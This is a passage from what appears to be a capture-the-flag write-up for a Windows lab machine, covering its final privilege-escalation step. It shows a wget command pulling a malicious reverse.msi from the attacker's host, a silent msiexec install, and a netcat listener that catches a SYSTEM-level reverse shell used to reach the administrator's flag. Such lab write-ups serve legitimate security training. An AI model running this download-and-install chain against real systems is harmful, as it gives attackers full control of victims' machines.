
```
PS C:\Users\Phoebe\Desktop> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Phoebe\Desktop> wget http://10.10.14.2:8080/reverse.msi -o reverse.msi
PS C:\Users\Phoebe\Desktop> dir


    Directory: C:\Users\Phoebe\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        8/10/2023   7:21 PM         159744 reverse.msi
-ar---        8/10/2023   6:18 PM             34 user.txt
```

In order to use the command wget we need to use powershell first.



```
PS C:\Users\Phoebe\Desktop> msiexec /quiet /i reverse.msi
```

First we open netcat at port 8000 and we run the reverse_shell.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.239] 60736
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>cd ../..
cd ../..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\

04/21/2021  09:52 AM    <DIR>          Administration
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/21/2021  09:55 AM    <DIR>          Program Files
11/19/2020  12:42 AM    <DIR>          Program Files (x86)
04/13/2021  06:58 AM    <DIR>          Users
04/21/2021  11:45 PM    <DIR>          Windows
04/12/2021  12:27 PM    <DIR>          xampp
               0 File(s)              0 bytes
               7 Dir(s)   4,160,376,832 bytes free

C:\>cd Users/Administrator/Desktop
cd Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
08/10/2023  06:18 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,160,286,720 bytes free
```

A simple check of whoami show me I’m now authority and we now have the final flag.